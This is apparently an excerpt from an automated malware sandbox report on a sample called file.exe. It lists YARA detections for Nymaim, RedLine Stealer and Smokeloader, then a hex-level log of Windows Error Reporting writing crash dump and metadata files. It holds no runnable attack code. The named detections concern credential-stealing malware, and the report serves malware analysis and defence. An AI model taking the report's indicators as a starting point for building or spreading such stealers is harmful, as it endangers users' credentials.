- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.302389344.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security

	• Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.351860425.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.308709997.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.352027898.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.302874171.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.302874171.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.324186328.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

Analysis Process: WerFault.exe PID: **4088**, Parent PID: **3196**

General

Target ID:	3
Start time:	17:29:31
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 528
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE11717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE0497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7334.tmp.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7361.tmp.csv	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER745C.tmp.txt	success or wait	1	6CE0497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 6c 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP l~;c	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	6316	6	00 00 00 00 00 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 18 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT|h~;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	7318	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd 51 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd 51 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd 51 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.Q@.(Q.#FQ+	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	1620	168	74 13 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1c 00 00	t..	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	10898	20	18 00 00 00 fd 0f 73 00 00 00 00 00 04 00 00 00 16 2c 00 00	s,	success or wait	24	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	11286	4	fd 7b 1a 77	{w	success or wait	23	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	43246	4	1a 00 41 00	A	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	1788	4	04 00 00 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	8034	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 fd 64 68 76 00 00 00 00 00 00 00 00 00 00 00 00 20 fd 19 00 4c fd 0f 77 23 00 00 00 02 02 00 00 fd fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++dhv Lw#+	success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	1936	48	74 13 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 2e 00 00 00 00 00 fd fd 51 02 00 00 00 00 54 12 00 00 4a 78 00 00 fd 02 00 00 fd 27 00 00	t .QTJx'	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	1996	4	22 00 00 00	"	success or wait	34	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	6322	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	34	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	5564	752	00 00 09 6d 00 00 00 00 00 fd 0b 00 0a 0a 0c 00 1e fd fd 4d 78 1c 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 45 01 1b fd 00 00 0a 00 45 01 1b fd 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 15 6a 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 50 34 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 03 05 00 00 00 00	mMxEE?*@ZbFjP4@	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	43250	7672	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70B1.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 5c 0e 00 00 fd 07 00 00 05 00 00 00 fd 01 00 00 fd 2a 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 28 15 00 00 b1 00 00 15 00 00 00 fd 01 00 00 28 16 00 00 16 00 00 00 fd 00 00 00 14 18 00 00	*T8T((	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 39 00 33 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4939</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
